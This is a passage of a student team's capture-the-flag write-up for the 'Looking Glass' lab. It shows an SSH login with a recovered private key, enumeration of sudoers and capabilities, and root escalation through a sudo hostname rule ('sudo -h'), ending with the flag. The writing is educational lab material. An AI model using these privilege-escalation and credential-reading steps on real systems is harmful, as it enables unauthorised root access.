X2F+09J8qjyFz+fGsl7lAIVuCS5ryqlxm5tsg4nuZvLRgfRMpn7hJaJd/bWFkLb7j  
/pHmkU1C4WkaJdpZhsPfGjxpK4UtKx3Uetjw+1eoIMVu6pkivJ0DyXvJiT25jf  
qL2PZTvpwPrw-RebkMwjwo4k77030r8Xr4Ufx2hLHTHT8tsjqBUWrB/jLMHQ0  
zMu73tuPVQSEgeUP2j01v7q5toEieoA+7ULpGDwDn8PxQjCF/2Qua2jFalixsK  
WfEcmtNiQDyOfWCbmgoVik4Lzk/rDgn9VjcyFxopuj3XH2l8QDQ+G0+5Bbg38+aJ  
cUNwh4BaoGBPdtvRoAkFpyeofzxQfpaw3LzyviKena/HyWLxKHxG6j17AW  
DmtVXjjQ0wcj0LuDtT4QqcJYrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5  
8bjjlQcp6pplBRCF/OsG5ugpCijs6uA6CWWxe6WC7r7V94r5wzzJpWBaoGBAM1R  
aCg1/2UxI0qxtAfQ-WDxqQQq3szvrhep22McIue83dh+hUibaPqRinYy1sAahy  
wJohLch1q4E1LhuMtzquBwvju73fnRbID5pfna4LKL6/yif/GWd+Zv+t9n9DWki  
WgT9aG7N+TP/yimYniR2ePu/xKijWX/uS3rSlcFa0GBAOxcFpM5Pz6rD8jZrzs  
SFexY9P5n0np4ppyICFRMhifDYD7TexFDY/yOnhDyrJXcb0ArWjivhDLdxhzFkx  
X1DPyif292GtsMC4xL0bhLkziY6bGI9efc4rXvFcvrUqDyc9ZzoYflyLk9KaCGr  
+zLCotJ8FQZkjDh0gnDkUpMBAoGBMrVaXiQH8bwSyRobE3GaZUFw0yreYAsKGj  
oPwkhhxA0ulxdITQ1+HQ79xagYofjl6rbZpska59u1dj/BhdbRpdrvuxsQr3n  
aGs//N64V4BaKg3/CjHcBhUA30VKcicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK  
e8wCbMuhaGBAOKy50naHw8PcfCx68srFLX4W0NN6Cfp12cU2Qjy2MLGoFYBpa  
dLnK/rW400JxggIV69MjDsFrn1gZnhTTAyNnRMH1U7kuFPUB2ZXcmnCGlhAGEbY9  
k6ywCnCtTz/sNEGNx9/iZW+yVEm/4s9eonVimF+u19HJFOPJ5aYxx0  
-----END RSA PRIVATE KEY-----
```

Going back to our Kali machine and using the command, we can now ssh to alice using the file that we recently created. And there, we were able to log in as alice now.



```
(1211202025@kali)-[~]  
$ vi id_rsa  
  
(1211202025@kali)-[~]  
$ Climb through the Looking Glass and capture the flags.  
  
(1211202025@kali)-[~]  
$ chmod 600 id_rsa  
  
(1211202025@kali)-[~]  
$ ssh -i id_rsa alice@10.10.246.209  
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1  
alice@looking-glass:~$
```

Root Privilege Escalation

Members Involved: Abdullah

Tools Used: Kali Linux, Attackbox, Terminal, Firefox

Using the ls command, we see that there is only a single text file inside, and using the command cat, we can see the content of the file.

The screenshot shows a terminal window titled "alice@looking-glass: ~". It has four tabs at the top: "1211202025@kali: ~", "1211202025@kali: ~", "1211202025@kali: ~", and "alice@looking-glass: ~". The current tab shows the following session:

```
$ vi id_rsa
$ Climb through the Looking Glass and capture the flags.
$ chmod 600 id_rsa
$ ssh -i id_rsa alice@10.10.246.209
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might
.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large
and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and
softer-and rounder-and-
-and it really was a kitten, after all.
alice@looking-glass:~$
```

Below the terminal window, there is some faint text that appears to be part of a larger document or notes.


Using the command and specifying the name alice, we were able to find the sudoers directory.

The screenshot shows a terminal window titled "alice@looking-glass: ~". It has four tabs at the top: "1211202025@kali: ~", "1211202025@kali: ~", "1211202025@kali: ~", and "alice@looking-glass: ~". The current tab shows the following session:

```
$ vi id_rsa
$ Climb through the Looking Glass and capture the flags.
$ ssh -i id_rsa alice@10.10.246.209
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ find / -name "*alice*" -type f 2> /dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$
```


Below the terminal window, there is some faint text that appears to be part of a larger document or notes.

And from there we can go to that directory and using cat alice, we get to know that we cannot execute the /bin/bash command since we are not the right hostname.



```
alice@looking-glass: /etc/sudoers.d
File Actions Edit View Help
1211202...kali: ~ x 1211202...kali: ~ x 1211202...kali: ~ x alice@looking-g... /etc/sudoers.d x
total 40
drwx--x--x 6 alice alice 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 alice alice 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 Jul 3 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul 3 2020 .bashrc
drwx----- 2 alice alice 4096 Jul 3 2020 .cache
drwx----- 3 alice alice 4096 Jul 3 2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul 3 2020 .local
-rw-r--r-- 1 alice alice 807 Jul 3 2020 .profile
drwx--x--x 2 alice alice 4096 Jul 3 2020 .ssh
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo /bin/bash
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 1 incorrect password attempt
alice@looking-glass:/etc/sudoers.d$
```

So, by simply using the command -h and the right hostname that we want, we were able to escalate to root. Then using ls to check, we were able to find the root.txt file and using cat root.txt, we got the second flag.



```
root@looking-glass: /root
File Actions Edit View Help
1211202025@kali: ~ x 1211202025@kali: ~ x 1211202025@kali: ~ x root@looking-glass: /root x
-rw-r--r-- 1 alice alice 807 Jul 3 2020 .profile
drwx--x--x 2 alice alice 4096 Jul 3 2020 .ssh
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo /bin/bash
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 1 incorrect password attempt
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Contributions

ID	Name	Contribution	Signatures
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Did the recon and enumeration stage	
1211202025	Abdullah Bin Kamaruddin	Did the initial foothold, horizontal and root privilege escalation	
1211103649	Nur Qistina Binti Roslan	Edited most of the google docs and youtube video	

VIDEO LINK: <https://youtu.be/l2qXiMPnjxg>